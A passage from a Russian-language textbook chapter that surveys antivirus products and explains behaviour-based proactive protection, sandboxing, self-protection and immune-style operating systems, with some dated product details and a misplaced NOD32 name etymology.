Сегодня хороший антивирус должен уметь распознавать не менее 25 000 вирусов, независимо от того, где они или уже прекратили свое существование или еще только находятся в лабораториях и не распространяются. Например, реально можно встретить 200–300 вирусов, а опасность представляют только несколько десятков из них.

Ниже из множества антивирусных программ рассмотрим только ряд наиболее известных из них.

Norton AntiVirus 4.0 и 5.0 (производитель: «Symantec»).

Один из наиболее известных и популярных антивирусов. Процент распознавания вирусов очень высокий (близок к 100%). В программе используется оригинальный алгоритм, который позволяет распознавать даже новые, пока неизвестные вирусы.

Состоит из одного модуля, который постоянно находится в памяти компьютера и осуществляет такие задачи, как мониторинг памяти и сканирование файлов на диске. Доступ к элементам управления и настройкам программы выполняется с помощью соответствующих «закладок» и «кнопок».

Автозащита должна быть постоянно включенной, работать в фоновом режиме, не прерывая работу ПК.

Автозащита этой антивирусной программы автоматически:

- обнаруживает и защищает ПК от всех типов вирусов, включая макровирусы, вирусы загрузочных секторов, вирусы резидента памяти и троянских коней, червей и других вредоносных вирусов;



- защищает компьютер от вирусов, которые передаются через сеть Интернет, проверяя все файлы, которые загружаются из Интернета.

В интерфейсе программы Norton AntiVirus имеется специальная функция LiveUpdate, позволяющая «щелчком» на одной-единственной кнопке обновлять через Web как программу, так и набор сигнатур вирусов. Мастер по борьбе с вирусами выдает подробную информацию об обнаруженном вирусе, а также предоставляет пользователю возможность выбора: удалять вирус либо в автоматическом режиме, либо более осмотрительно, посредством пошаговой процедуры, которая позволяет увидеть каждое из выполняемых в процессе удаления действий.

Антивирусные базы обновляются очень часто (иногда обновления появляются несколько раз в неделю). Имеется резидентный монитор. Некоторым недостатком данной программы является сложность настройки.

Dr Solomon's AntiVirus (производитель: «Dr Solomon's Software»).

Считается одним из самых лучших антивирусов (Евгений Касперский как-то сказал, что это единственный конкурент его AVP). Обнаруживает практически 100% известных и новых вирусов. Большое количество функций, сканер, монитор, эвристика и все, что необходимо, чтобы успешно противостоять вирусам.

McAfee VirusScan (производитель: «McAfee Associates»).

Это один из наиболее известных антивирусных пакетов, хорошо удаляет вирусы. Небольшой недостаток — хуже, чем у других пакетов, обстоят дела с обнаружением новых разновидностей файловых вирусов. Он быстро устанавливается с использованием настроек по умолчанию, но его можно настроить и по собственному усмотрению. Вы можете сканировать все файлы или только программные, распространять или не распространять процедуру сканирования на сжатые файлы. Имеет много функций для работы с сетью Интернет.

Dr. Web (производитель: «Диалог Наука»).

Популярный отечественный антивирус. Хорошо распознает вирусы, но в его базе их пока меньше, чем у других антивирусных программ. Программа Dr. Web относится к классу антивирусных программных средств, называемых «полифагами». Она предназначена для поиска и обезвреживания файловых, загрузочных и файлово-загрузочных вирусов. Существенной особенностью Dr. Web, которая выделяет его среди других программ-полифагов, является использование оригинального эвристического анализатора наряду с традиционным методом обнаружения вирусов по их сигнатурам (определенной последовательности байтов в теле программы, которая однозначно идентифицирует конкретный вирус). Большинство существующих в настоящее время программ-полифагов используют только метод обнаружения вирусов по сигнатурам.

Тем самым возможности таких программ по обнаружению вирусов ограничены строго определенным набором, который известен только автору программы. Однако использование эвристического анализатора позволяет выявлять также вирусы, сигнатура которых неизвестна автору программы. Алгоритмы, используемые в Dr. Web, позволяют выявлять все известные в настоящее время типы вирусов.

Программы семейства Dr. Web выполняют поиск и удаление известных им вирусов из памяти и с дисков компьютера, а также осуществляют эвристический

анализ файлов и системных областей дисков компьютера. Эвристический анализ позволяет с высокой степенью вероятности обнаруживать новые, ранее неизвестные, компьютерные вирусы.

В комплект программ для Windows 95—XP входит полифаг Dr.Web и резидентный сторож SpIDer Guard. Программа-полифаг обнаруживает и удаляет фиксированный набор известных вирусов в памяти, файлах и системных областях дисков компьютера.

Резидентный сторож (называемый также монитором), находясь в памяти компьютера, постоянно контролирует вирусоподобные ситуации, производимые различными программами с диском и памятью.

Начиная с версии 4.20, в комплект программ для Windows обязательно входит Планировщик Dr. WEB, позволяющий производить запуск антивирусных программ и проверку устройств хранения информации, а также осуществлять обновление вирусных баз и компонентов программы по графику, задаваемому пользователем.

Antiviral Toolkit Pro — ATP (производитель: «Лаборатория Касперского»).

Этот антивирус признан во всем мире как один из самых надежных. Несмотря на простоту в использовании, он обладает всем необходимым арсеналом для борьбы с вирусами. Эвристический механизм, избыточное сканирование, сканирование архивов и упакованных файлов — это далеко не полный перечень его возможностей.

Лаборатория Касперского внимательно следит за появлением новых вирусов и своевременно выпускает обновления антивирусных баз. Имеется резидентный монитор для контроля за исполняемыми файлами.

Антивирус Касперского 7.0. Это классическая защита компьютера от вирусов, троянских и шпионских программ, а также от любого другого вредоносного ПО.

Основные функции:

Три степени защиты от известных и новых интернет-угроз:

- 1) проверка по базам сигнатур;
- 2) эвристический анализатор;
- 3) поведенческий блокиратор:
 - защита от вирусов, троянских программ и червей;
 - защита от шпионского (spyware) и рекламного (adware) ПО;
 - Проверка файлов, почты и интернет-трафика в режиме реального времени;
 - защита от вирусов при работе с ICQ и другими IM-клиентами;
 - защита от всех типов клавиатурных шпионов;
 - обнаружение всех видов руткитов;
 - автоматическое обновление баз.

AVAST!

Антивирусная программа Avast! v. home edition 4.7 русифицирована и имеет удобный интерфейс, содержит резидентный монитор, сканер, средства автоматического обновления баз и т.д. Защита Avast основана на резидентных провайдерах, которые являются специальными модулями для защиты таких подсистем, как файловая система, электронная почта и т.д. К резидентным провайдерам Avast! относятся: Outlook/Exchange, Web-экран, мгновенные сообщения, стандартный экран, сетевой экран, экран P2P, электронная почта.

Название изначально расшифровывалось как Nemocnica na Okraji Disku («Больница на краю диска»).

NOD32 – это комплексное антивирусное решение для защиты в реальном времени от широкого круга угроз. Eset NOD32 обеспечивает защиту от вирусов, а также от других угроз, включая троянские программы, черви, spyware, adware, phishing-атаки. В решении Eset NOD32 используется патентованная технология, которая предназначена для выявления новых возникающих угроз в реальном времени путем анализа выполняемых программ на наличие вредоносного кода, что позволяет предупреждать действия авторов вредоносных программ.

Наравне с базами вирусов NOD32 использует эвристические методы. Считается, что среди других ведущих антивирусных пакетов NOD32 отличается малым использованием системных ресурсов.

Основные достоинства:

- **незначительное влияние на системные ресурсы** NOD32 экономит ресурсы жесткого диска и оперативной памяти, оставляя их для критических приложений;
- **простота управления.** Обновления программы и вирусной базы данных выполняются автоматически в фоновом режиме.

**4.1.6. Полезные практические рекомендации пользователям
от разработчиков антивирусного программного обеспечения**

Распространение вирусов по электронной почте можно было бы предотвратить недорогими и эффективными средствами без установки антивирусных программ, если бы были устранены дефекты программ электронной почты, которые сводятся к выполнению без ведома и разрешения пользователя исполняемого кода, содержащегося в письмах.

- Обучение пользователей может стать эффективным дополнением к антивирусному программному обеспечению. Простое обучение пользователей правилам безопасного использования компьютера (например, не загружать и не запускать на выполнение неизвестные программы из Интернета) снизило бы вероятность распространения вирусов и избавило бы от надобности пользоваться многими антивирусными программами.
- Пользователи компьютеров не должны все время работать с правами администратора. Если бы они пользовались режимом доступа обычного пользователя, то некоторые разновидности вирусов не смогли бы распространяться (или, по крайней мере, ущерб от действия вирусов был бы меньше). Это одна из причин, по которым вирусы в Unix-подобных системах относительно редкое явление.
- Различные методы шифрования и упаковки вредоносных программ делают даже известные вирусы необнаруживаемыми антивирусным программным обеспечением. Для обнаружения этих «замаскированных» вирусов требуется мощный механизм распаковки, который может дешифровать файлы перед их проверкой. К несчастью, во многих антивирусных программах эта возможность отсутствует и, в связи с этим, часто невозможно обнаружить зашифрованные вирусы.

- Постоянное появление новых вирусов дает разработчикам антивирусного программного обеспечения хорошую финансовую перспективу.
- Некоторые антивирусные программы могут значительно понизить быстродействие. Пользователи могут запретить антивирусную защиту, чтобы предотвратить потерю быстродействия, в свою очередь, увеличивая риск заражения вирусами. Для максимальной защищенности антивирусное программное обеспечение должно быть подключено всегда, несмотря на потерю быстродействия. Некоторые антивирусные программы не очень сильно влияют на быстродействие.
- Иногда приходится отключать антивирусную защиту при установке обновлений программ, таких, например, как **Windows Service Packs**. Антивирусная программа, работающая во время установки обновлений, может стать причиной неправильной установки модификаций или полной отмене установки модификаций. Перед обновлением **Windows 98**, **Windows 98 Second Edition** или **Windows ME** на **Windows XP (Home или Professional)**, лучше отключить защиту от вирусов, в противном случае процесс обновления может завершиться неудачей.
- Некоторые антивирусные программы на самом деле могут являться шпионским ПО, которое под них маскируется. Лучше несколько раз проверить, что антивирусная программа, которую вы загружаете, действительно является таковой. Еще лучше использовать ПО известных производителей и загружать дистрибутивы только с сайта разработчика.
- Некоторые из продуктов используют несколько ядер для поиска и удаления вирусов и spyware. Например, в разработке NuWave Software, используется 4 ядра (два для поиска вирусов и два для поиска spyware).

Антивирусные программы принято разделять на **чистые антивирусы** и **антивирусы двойного назначения**. Чистые антивирусы отличаются наличием антивирусного ядра, которое выполняет функцию сканирования по образцам. Принципиальным в этом случае является то, что возможно лечение, если известен вирус. Чистые антивирусы, в свою очередь, по типу доступа к файлам подразделяются на две категории: осуществляющие контроль по доступу (on access) или по требованию пользователя (on demand). Обычно on access-продукты называют **мониторами**, а on demand-продукты — **сканерами**. Кроме того, антивирусные программы, так же как и вирусы, можно разделить в зависимости от платформы, внутри которой данный антивирус работает. В этом смысле наряду с Windows или Linux к платформам могут быть отнесены Microsoft Exchange Server, Microsoft Office, Lotus Notes.

Программы двойного назначения — это программы, используемые как в антивирусах, так и в ПО, которое антивирусом не является. Разновидностью программ двойного назначения являются **поведенческие блокираторы**, которые анализируют поведение других программ и при обнаружении подозрительных действий блокируют их.

При выборе антивирусной программы необходимо учитывать не только процент обнаружения вирусов, но и способность обнаруживать новые вирусы, количество вирусов в антивирусной базе, частоту ее обновления, наличие дополнительных функций.

Несмотря на широкую распространенность антивирусных программ, вирусы продолжают «плодиться». Чтобы справиться с ними, необходимо создавать более универсальные и качественно новые антивирусные программы, которые будут включать в себя все положительные качества своих предшественников. Защищенность от вирусов зависит и от грамотности пользователя. Применение вкуче всех видов защит позволит достигнуть высокой безопасности компьютера, и соответственно, информации. Помимо защиты всех источников проникновения вредоносных программ, крайне важно периодически проводить проверку компьютера на присутствие вирусов. Это необходимо делать для того, чтобы исключить возможность распространения вредоносных программ, которые не были обнаружены компонентами защиты из-за, например, установленного низкого уровня защиты или по другим причинам.

4.2. Проактивная антивирусная защита — функции и возможности

4.2.1. Поведенческий контроль (*Behavior Control*)

Проактивная защита. Компоненты поведенческого контроля (*Behavior Control*) осуществляют мониторинг действий всех приложений в системе и блокируют действия, которые угрожают безопасности системы и ее пользователям. *Также называют: Проактивная защита (Proactive Protection, Proactive Defense), активный вирусный контроль (Active Virus Control), защитный экран от вторжений (Intrusion Guard), основная система предотвращения вторжений (HIPS, Host-based Intrusion Prevention System), поведенческий экран (Behavioral Shield), превентивная защита.*

Поведенческий анализ содержит базу данных наборов правил, которые определяют, какие действия должны быть разрешены или заблокированы для каждой программы. Система защиты выполняет контроль и прекращает работу программ, которые могут выполнить потенциально опасное действие. Если существует правило, которое определяет конкретную ситуацию, оно используется для того, чтобы либо разрешить, либо заблокировать действие.

Если какое-либо действие решено заблокировать, исполнение программного потока модифицируется таким образом, чтобы действие не выполнялось и все параметры приложения меняются для того, чтобы гарантировать безопасность; если действие программы разрешено набором правил, его выполнение происходит без изменений со стороны защиты. Иногда не существует определенного правила для действия программы в базе данных. В таких случаях, в зависимости от настроек компонентов поведенческого контроля, пользователю либо предлагается принять решение, либо действие выполняется или блокируется в автоматическом режиме на основании информации эвристического анализа.

Поведенческий контроль не сканирует файлы приложений перед их выполнением, следовательно, невозможно определить вредоносное ПО до запуска приложения. Тем не менее эта опция антивирусных программ позволяет эффективно

блокировать опасное поведение и, таким образом, предотвращать повреждения и защищать систему от известных и неизвестных вирусов.

Другие компоненты, например антивирусный движок (Anti-virus Engine), могут быть тесно связаны с поведенческим контролем и критически необходимы для его правильной работы. Основное направление развития разработки поведенческого контроля связано с возможностью определения степени опасности конкретного приложения до его запуска, даже если оно является неопознанным.

4.2.2. Режимы работы поведенческого контроля

Аналогично политикам безопасности фаервола (Firewall Policy), которые определяют принятие решений с помощью компонента контроля программ (Program Control), функция поведенческого контроля может иметь несколько режимов работы. Большинство антивирусных программ не предоставляют отдельных настроек для поведенческого контроля, в таких решениях эти настройки едины для фаервола (Firewall) и модуля поведенческого контроля. Некоторые антивирусные решения позволяют конфигурировать эти две функции отдельно, однако доступные режимы работы строятся на тех же принципах, что и политика безопасности фаервола:

- **режим обучения** (Learning mode) — поведенческий контроль в автоматическом режиме создает новые наборы правил для действий приложений;
- **интерактивный режим** (Interactive mode) — при спорных ситуациях появляется оповещение, и пользователю предлагается принять решение;
- **тихий режим** (автоматический режим, Silent mode) — все действия опции происходят в автоматическом режиме.

Некоторые антивирусы позволяют установить степень защиты для поведенческого контроля. Эта настройка определяет, какие действия приложений считаются потенциально опасными. На низших уровнях защиты приложениям позволяет свободно выполнять практически все возможные действия, за исключением самых опасных. На высших уровнях защита является более жесткой, программы находятся под тщательным наблюдением. Иногда даже абсолютно безопасные действия приложений могут блокироваться в таких случаях.

В некоторых случаях есть возможность настройки конкретных реакций на каждое потенциально опасное действие. Разрешить (Allow), запретить (Block) или спросить (Prompt) — основные доступные опции, которые означают, что конкретное действие может быть разрешено, заблокировано или требуется решение пользователя.

Настройки поведенческого контроля по умолчанию подразумевают использование преимущественно автоматических действий и меньшего вмешательства пользователя. В таких случаях режим безопасности часто называется «оптимальный». Это означает, что большинство расширенных функций поведенческого контроля отключены и только основные способы обнаружения вредоносного ПО активны. Если пользователь хочет обезопасить себя от самых сложных видов атак, нужно активировать соответствующую опцию. Ее название может отличаться у различных вендоров, она может называться «расширенный мониторинг событий» (Advanced events monitoring), «антиутечка» (Anti-leak). Обычно для этой

технологии используются уникальные названия под зарегистрированными торговыми марками.

4.2.3. Использование песочницы (Sandbox) как изолированной программной среды

Во время работы автоматических режимов антивирусная программа может разрешить потенциально опасное действие (опция «Разрешить все» (Allow All/Allow Most) активирована) или заблокировать абсолютно безопасные действия программы (опция «Заблокировать все» (Block All/Block Most) включена). Работа автоматических режимов неидеальна, а использование интерактивного режима предполагает наличия у пользователя определенной квалификации для принятия решений. Кроме того, большое количество вопросов в интерактивном режиме может раздражать пользователя. В этом случае альтернативой может послужить использование изолированной программной среды (sandbox).

Пример работы песочницы Sandboxie. Антивирусные продукты, которые содержат в своем инструментарии песочницу, обрабатывают все неизвестные или подозрительные программы специальными методами, которые гарантируют, что они не принесут вреда системе. Создается специальная среда, называемая песочницей, которая выглядит для запускаемых внутри приложений как настоящая система. Программы могут свободно управлять объектами только в песочнице, их действия недоступны для реальной системы (например, изменение записей системного реестра).

Изолированная программная среда гарантирует, что опасные действия не навредят ОС, запускаемое в ней приложение не может определить, где именно оно выполняется. Если привести пример с внесением изменений в реестр, то приложение пытается прочесть значение записи после сделанных изменений, в это время песочница возвращает измененные значения, несмотря на то, что в действительности системный реестр оказывается нетронут. Существует несколько причин, почему нельзя создать идеальную песочницу и почему некоторые критические действия постоянно блокируются в безопасной среде. Степень эффективности изолированной программной среды определяется возможностью ее распознавания со стороны вредоносного ПО. Чем песочница менее заметна запускаемому в ней приложению, тем лучше.

Надежные программы всегда запускаются вне изолированной программной среды, что позволяет им выполнять любые требуемые для нормальной работы операции. Когда на компьютер устанавливается новое неизвестное ПО и изолированная программная среда запрещает какие-либо действия приложению, пользователь может добавить это приложение в список исключений. Некоторые антивирусные программы имеют в своем арсенале песочницу как отдельную функцию поведенческого анализа. Эти продукты позволяют, отключив изолированную среду, по-прежнему контролировать действие программ. Другие антивирусные решения встраивают песочницу в компоненты поведенческого контроля. Также существуют пакеты безопасности, которые позволяют настраивать, в каких случаях действия приложений должны быть автоматически заблокированы, а в каких должно приниматься решение на основании текущих настроек политики безопасности.

4.2.4. Потенциально опасные действия и процедуры (*Potentially Dangerous Actions and Techniques*)

Потенциально опасные действия, различаемые современными антивирусными решениями, могут быть разделены на несколько групп. В [1] рассказано о самых основных действиях, контролируемых антивирусами:

Сессия динамического обмена данными (DDE communication) — DDE является межпроцессорным методом связи, позволяющим одновременно запускать две или несколько программ. Серверное приложение, использующее DDE, может получать данные от клиентского приложения и отвечать ему. Некоторые приложения, например Internet Explorer, позволяют другим приложениям осуществлять контроль, используя команды динамического обмена. Эта особенность может использоваться вредоносным ПО для маскировки опасных действий под достоверные источники.

Контроль доступа объектной модели программных компонентов (COM Access Control), контроль автоматизации протокола OLE (OLE Automation Control) — технология автоматизации OLE заменяет DDE. Это более расширенный механизм межпроцессного взаимодействия, основанный на объектной модели программных компонентов. Множество важных системных служб обеспечивают интерфейсы для приложений с помощью технологий COM/OLE. Когда интерфейс используется вирусом, складывается впечатление, что мы имеем дело с доверенной службой, а не потенциально опасной.

Клиентские службы вызова удаленных процедур и системы динамических доменных имен, запрос прикладного программного интерфейса системы динамических доменных имен (DNS/RPC Client Services, DNS API Request) — некоторые системные службы, такие как клиент DNS, доступны с помощью технологий, называемых «вызов удаленных процедур», «вызов локальных процедур» или «расширенный вызов локальных процедур». Эти процедуры используются для межпроцессного взаимодействия. Так же как и вышеупомянутые технологии, эти службы могут быть атакованы вредоносным ПО. Мониторинг связанных взаимодействий может предотвратить злонамеренное пользование этими службами.

Контроль программных окон, контроль сообщений Windows (Application Window Control, Windows Messages) — оконные сообщения являются другим механизмом межпроцессного взаимодействия, а также одним из наиболее используемых пользовательских графических интерфейсов приложений. Они могут часто подвергаться злонамеренному использованию вредоносным ПО. Используя оконные сообщения, возможно имитировать основные действия пользователя, например клик кнопкой мыши. Пока приложение имеет графический интерфейс, основанный на технологии оконных сообщений, оно может быть атаковано вредоносным ПО посредством этого метода.

Внедрение кода, внедрение процесса в системную память, межпроцессорный доступ к памяти (Code Injection, Process Memory Injection, Interprocess Memory Accesses) — внедрение кода в другой процесс, запущенный в системе является простым методом выполнения вредоносного кода под маской доверенного процесса. Вирус может быть ознакомлен с ограничениями поведенческого контроля и для обхода защиты



может внедрять код в надежный процесс, чтобы иметь возможность произвести вредоносные действия. Защита доверенных процессов от внедрения кода является самой главной в поведенческом анализе современных антивирусных продуктов.

Внедрение библиотек DLL (DLL Injection, Binary Planting) — внедрение библиотеки DLL схоже с внедрением вредоносного кода. Результат успешной атаки идентичен — выполнение вредоносного кода посредством доверенного приложения. Различие в том, что в случае внедрения DLL целый модуль загружается в подвергающийся атаке процесс, в то время как внедрение кода подразумевает, как правило, включение небольшой части кода. Внедрение библиотек является простым приемом для разработчиков вирусов, однако эта методика легко определяется антивирусными программами.

Запуск приложений с поддержкой сетевого обмена данными, запуск процесса, родительское управление процессом (Network-enabled Application Launch, Process Launching, Parent Process Control) — в ОС Windows родительский процесс может контролировать дочерние процессы либо с помощью задания определенных команд, либо используя методы, связанные с внутренней функциональностью процесса. Эта особенность представляет еще один метод атаки доверенного процесса вредоносным ПО. Антивирусные программы осуществляют мониторинг цепочки родительских процессов: либо всех запущенных в системе, либо только доверенных.

Завершение процесса (Process Termination) — завершение процесса и схожие виды атак (завершение потока, попытки критического завершения процесса или потока) предполагают частичное повреждение или полное отключение антивирусной защиты. Цели атаки в данном случае — процессы антивируса. Фактический результат успешной атаки зависит от реализации конкретного антивирусного продукта. Атака может привести к нестабильности, зависаниям, критическим ошибкам или отключению некоторых функций безопасности. Некоторые антивирусы могут распознавать повреждение своих компонентов и блокируют ПК для предотвращения дальнейших вредоносных действий.

Низкоуровневый доступ к сети, прямой доступ к сети (Low-level Network Access, Direct Network Access) — большинство антивирусов способны отлично справляться с контролем основного сетевого трафика, такого как веб-серфинг, сообщения e-mail, но появляются проблемы, когда дело касается протоколов специального назначения. Нередки случаи, когда антивирусы позволяют взаимодействие с веб-сайтами (при использовании гипертекстового протокола передачи — HTTP) только доверенным источникам, в то время как передача данных посредством протокола управления сетевыми сообщениями (ICMP) происходит бесконтрольно в автоматическом режиме. Таким образом, вредоносные программы, использующие альтернативные методы передачи данных, менее уязвимы для современных антивирусных решений.

Прямой доступ к диску (Direct Disk Access) — основной способ доступа к данным на жестком диске включает системные функции, которые работают с файлами и директориями. Ранние версии Windows позволяют приложениям напрямую обращаться к диску и данным на нем. Такой метод доступа к данным на диске позволяет обходить основные способы защиты директорий. На ОС Windows Vista и более поздних ОС Windows эта процедура ограничена и менее уязвима для вредоносных атак.

Доступ к оперативной памяти, прямой доступ к памяти (Physical Memory Access, Direct Memory Access) — каждый работающий процесс в системе имеет свою собственную память, недоступную другим приложениям по умолчанию. В случаях, когда требуется удаленный доступ к памяти, система делает это возможным с помощью специальных функций. В то же время антивирусная система осуществляет контроль данного правила доступа. Ядро ОС также имеет собственную память, недоступную другим приложениям. Как бы то ни было, в старых ОС Windows была возможность доступа к объекту, который затрагивает всю память, включая область системного ядра. Это позволяло вредоносному ПО обходить основные механизмы доступа к памяти. В Windows Vista и более поздних системах данная опция запрещена.

Установка драйверов устройств, инициализация драйвера (Device Driver Installation, Driver Load) — Приложения, работающие в ОС Windows, имеют некоторые ограничения, особенно касающиеся использования ресурсов аппаратных средств, таких как оперативная память, жесткий диск, устройства ввода и вывода и т.д. Когда приложение стремится использовать аппаратное средство, оно обращается к системному ядру, которое может либо разрешить, либо запретить конкретное действие. Этот механизм отлично работает с программным кодом, работающим в так называемом пользовательском режиме. Код системного ядра в свою очередь работает в так называемом режиме ядра, который позволяет любой доступ к аппаратным средствам без ограничений. Код системного ядра может обходить все виды защиты, включенные в ОС или предоставляемые сторонними программами. Приложение, работающее в пользовательском режиме, может загрузить драйвер устройства, код которого работает в режиме системного ядра. Вот почему вредоносные драйвера не должны загружаться, и необходим постоянный контроль за этим. На 64-битных системах Windows этот метод практически непригоден для использования вредоносными программами из-за запроса цифровой подписи каждого драйвера, работающего в режиме ядра.

Установка служб (Service Installation) — Системные службы в ОС Windows — специальные программы, которые могут работать, даже когда завершен сеанс пользователя. Они являются более приоритетными по сравнению с обычными приложениями, не требуют прямого взаимодействия с пользователями и могут запускаться автоматически во время загрузки системы. Некоторые службы не имеют своих собственных процессов и размещаются в других схожих службах внутри специальных процессов. Службы являются очень простым способом для вредоносного ПО, чтобы закрепиться в системе. Антивирусные программы также обычно имеют одну или несколько служб. Вредоносные программы могут отключить важнейшие компоненты антивируса, если не контролировать постоянно установку системных служб. Более того, Для установки драйверов, работающих в режиме ядра, используется тот же интерфейс, что и для установки системных служб.

Доступ к файлу HOSTS — файлу базы данных доменных имен (HOSTS File Access). HOSTS файл — специальный файл, содержащий соответствия сетевых имен и IP-адресов. Говоря общими словами, сетевые имена — это домены, а связи между доменом и IP-адресом определяются с помощью протокола системных доменных



имен. Как бы то ни было, именно файл HOSTS используется для перевода сетевых имен, включая домены, в IP-адреса. Таким образом, с помощью файла HOSTS возможно перенаправить домен к произвольному IP-адресу. Основной прием вирусов заключается в перенаправлении серверов обновлений антивирусной программы к несуществующим адресам, что парализует возможность обновления антивируса. Другой прием используется для фишинга — перенаправления домена различных электронных платежных систем к вредоносным серверам, которые выглядят идентично оригинальному сайту, и осуществления кражи конфиденциальных платежных данных.

Активные изменения рабочего стола (Active Desktop Changes) — ранние версии ОС Windows имели возможность внесения активного содержимого пользователем на рабочий стол. Эта опция позволяла создавать полностью настраиваемые рабочие столы. Активный рабочий стол может злонамеренно использоваться вредоносным ПО под маской доверенного приложения проводника Windows. Windows Vista и более поздние системы не имеют поддержку активного рабочего стола.

Папки автозагрузки и автозапуска (Autoruns, Autostart Locations) — Приложение имеет множество способов для установки в ОС с последующим автозапуском при перезагрузке системы. Некоторые из этих способов позволяют заражать различные системные процессы вредоносной библиотекой DLL, т.е. выполнять внедрение DLL. В общем случае вредоносные программы используют несколько папок автозагрузки для того, чтобы обосноваться в системе.

Регистрация вводов с клавиатуры, кейлоггинг (Keylogging, Keyboard Logging) — наблюдение за действиями пользователя является еще одной популярной деятельностью вредоносных программ. Методы регистрации клавишного ввода позволяют получить информацию, которую пользователь вводил в другое приложение с помощью клавиатуры. Использование этих методик позволяет воровать пароли, введенные в браузере, почтовом клиенте или клиенте обмена текстовыми сообщениями. Некоторые приемы кейлоггинга основываются на внедрении DLL или захвате оконного интерфейса.

Захват изображений с экрана и логгинг буфера обмена (Screen and Clipboard Logging) — скринлоггинг и регистрация буфера обмена также используются для кражи точной конфиденциальной информации. Выполнение снимков с экрана может быть использовано для кражи данных кредитной карточки, введенных на безопасной веб-странице в браузере. Логгинг буфера обмена позволяет украсть данные, которые пользователь использует для копирования в ОС Windows. Многие пользователи переносят конфиденциальную информацию, такую как пароли, через буфер обмена. Обычно это случается, когда веб-приложение запрашивает сложные пароли. С одной стороны, использование сложных паролей является необходимостью, т.к. они менее уязвимы для взлома, но с другой стороны пользователь, использующий подобные пароли в разных приложениях, физически не в состоянии их запомнить и использует программу для хранения паролей или просто текстовый файл для копирования и вставки пароля в соответствующую форму.

Захватчик окон, захват системных событий (Window Hooking, Windows and WinEvent Hooks) — захват оконных сообщений Windows и так называемых системных событий позволяет ОС предложить ряд специализированных прикладных

программных функций для программ с целью мониторинга оконных сообщений и сформированных уведомлений о системных событиях. Эти функции также могут быть использованы вредоносным ПО для внедрения зловредных действий, таких как внедрение DLL-библиотек или кейлоггинг.

4.2.5. Управление компонентами (Component control)

Каждое приложение использует один или несколько исполняемых модулей, которые иногда называют компонентами. Основной модуль — как правило, файл с расширением .exe, которые предполагает загрузку некоторых динамически связанных библиотек (файлов с расширением .dll), находящихся в той же директории. Основные приложения используют библиотеки ядра системы: Kernel32.dll, KernelBase.dll, ntdll.dll, Advapi32.dll, user32.dll и другие. Множество программ используют сторонние библиотеки, которые устанавливаются в систему вместе с основным программным модулем. Файлы .dll могут загружаться в память либо во время инициализации приложения, либо во время запроса определенной функциональности в приложении.

Таким образом, каждое приложение имеет определенный набор файлов библиотек, которые загружаются в память и от которых зависит его работа. Контроль компонентов (Component Control) определяет эти зависимости и контролирует загрузку модулей в процесс приложения. Когда вредоносное ПО пытается внедрить свою библиотеку DLL в другой процесс, компонентный контроль распознает и запрещает это опасное действие.

Компонентный контроль также гарантирует неприкосновенность достоверных безопасных модулей. Любые попытки изменить файлы надежных известных модулей могут быть распознаны и заблокированы. Это относится как к главным исполняемым файлам, так и к файлам динамически связанных библиотек.

4.2.6. Защита переносных мультимедийных устройств (Removable Media Protection)

Основная функциональность современных антивирусных программ по части защиты переносных мультимедийных устройств (USB-флешки, внешние HDD-диски) предполагает отключение функции автозагрузки или автозапуска. Когда переносное устройство включается в компьютер, а его корневая директория содержит файл Autorun.inf, сторонняя программа может запуститься системой. Это может привести к незаметному заражению компьютера.

Большинство антивирусных решений также определяют специальный набор правил для всех программ, расположенных на переносных устройствах. Предполагается, что файлы на переносных накопителях могут появиться с других ПК, инфицированных и не оснащенных достаточным уровнем безопасности. Вот почему программы на переносных устройствах считаются по умолчанию потенциально опасными и их действия строго ограничены. Некоторые пакеты безопасности могут распознавать программы с электронной подписью от надежных источников и не ограничивать действия таких приложений.

4.2.7. Самозащита (Self-protection)

Поведенческий анализ также отвечает за одну из самых критических функций — самозащиту антивирусной программы. Любая антивирусная защита может оказаться бесполезной, если вредоносное ПО может отключить ее. Современные антивирусные программы защищают все свои компоненты от вирусной угрозы так, чтобы они не могли быть отключены или повреждены. Самозащита предполагает защиту программных процессов и потоков, файлов и директорий, записей реестра и их значений, установленных системных драйверов и служб, интерфейсов СОМ и других ресурсов, созданных антивирусом и доступных для других процессов в системе.

Предотвращение инфицирования самых важных процессов является жизненно необходимым для любой антивирусной программы. Множество пакетов безопасности полагаются на постоянные обновления их антивирусной базы. Процесс обновления разрабатывается максимально неуязвимым для вредоносного ПО, чтобы вирус не мог остановить загрузку или установку обновлений или загрузить подменные файлы обновлений.

Самозащита, как правило, включена в основной набор правил поведенческого анализа, которые запрещают управление ресурсами антивирусного продукта. Самозащита может идти отдельно от модуля безопасности, управляющего сторонними программами. Во втором случае компоненты антивируса лучше защищены, чем любое другое приложение в системе. Оба подхода имеют место в современных антивирусных решениях.

4.3. Иммунный подход к защите информационных систем

4.3.1. К проблеме уязвимости операционных систем

Выше мы кратко рассмотрели основные принципы организации и применения антивирусных программ, которые позволяют обнаруживать и уничтожать различные вирусы, восстанавливать поврежденные данные, а также функции проактивной защиты, которая позволяет обнаружить новую вредоносную программу еще до того момента, когда она успеет нанести вред. В завершение этой главы мы рассмотрим еще одно перспективное направление обеспечения кибербезопасности — операционные системы с «кибериммунитетом».

В качестве введения в проблему ниже приведем ряд общеизвестных фактов.

Сегодня в мире существует несколько сотен различных операционных систем. Обычно ОС классифицируют по *базовой технологии* (UNIX — подобные), *типу лицензии* (проприетарные или открытые), *по назначению* (универсальные, ОС для встроенных систем, ОС ПДА, ОС реального времени, ОС для серверов или для рабочих станций), *устаревшие и современные, исследовательские*, а также по множеству других признаков.

Например, только у Microsoft были разработаны такие основные *устаревшие* версии, как MSX-DOS, MS-DOS, Xerix, Microsoft Windows (Windows 1.0, Windows 2.0, Windows 3.0, Windows 9x, Windows 95, Windows 98, Windows Me, Windows NT,

Windows 2000, Windows XP, Windows Vista, Windows 7, Windows CE, Windows Mobile, Windows Embedded и др.). Почти столько же версий существует и *современных* ОС.

У компании Apple в портфеле также имеются сотни операционных систем: A/UX, Apple Darwin, Apple DOS, GS/OS, Mac OS, Mac OS8, Mac OS9, Mac OSX (от версии 10.0 Cheetah до 10.7 Lion), IOS, ProDOS, SOS. Наиболее широко используемые устаревшие ОС компании IBM: IBSYS, OS/2 (более 20 версий), AIX, DYNIX, OS/400, PCDOS и др.

Если говорить только об одном из мировых лидеров по разработке операционных систем Microsoft, то следует напомнить ряд общеизвестных фактов, ускоривших исследования в области ОС с иммунитетом.

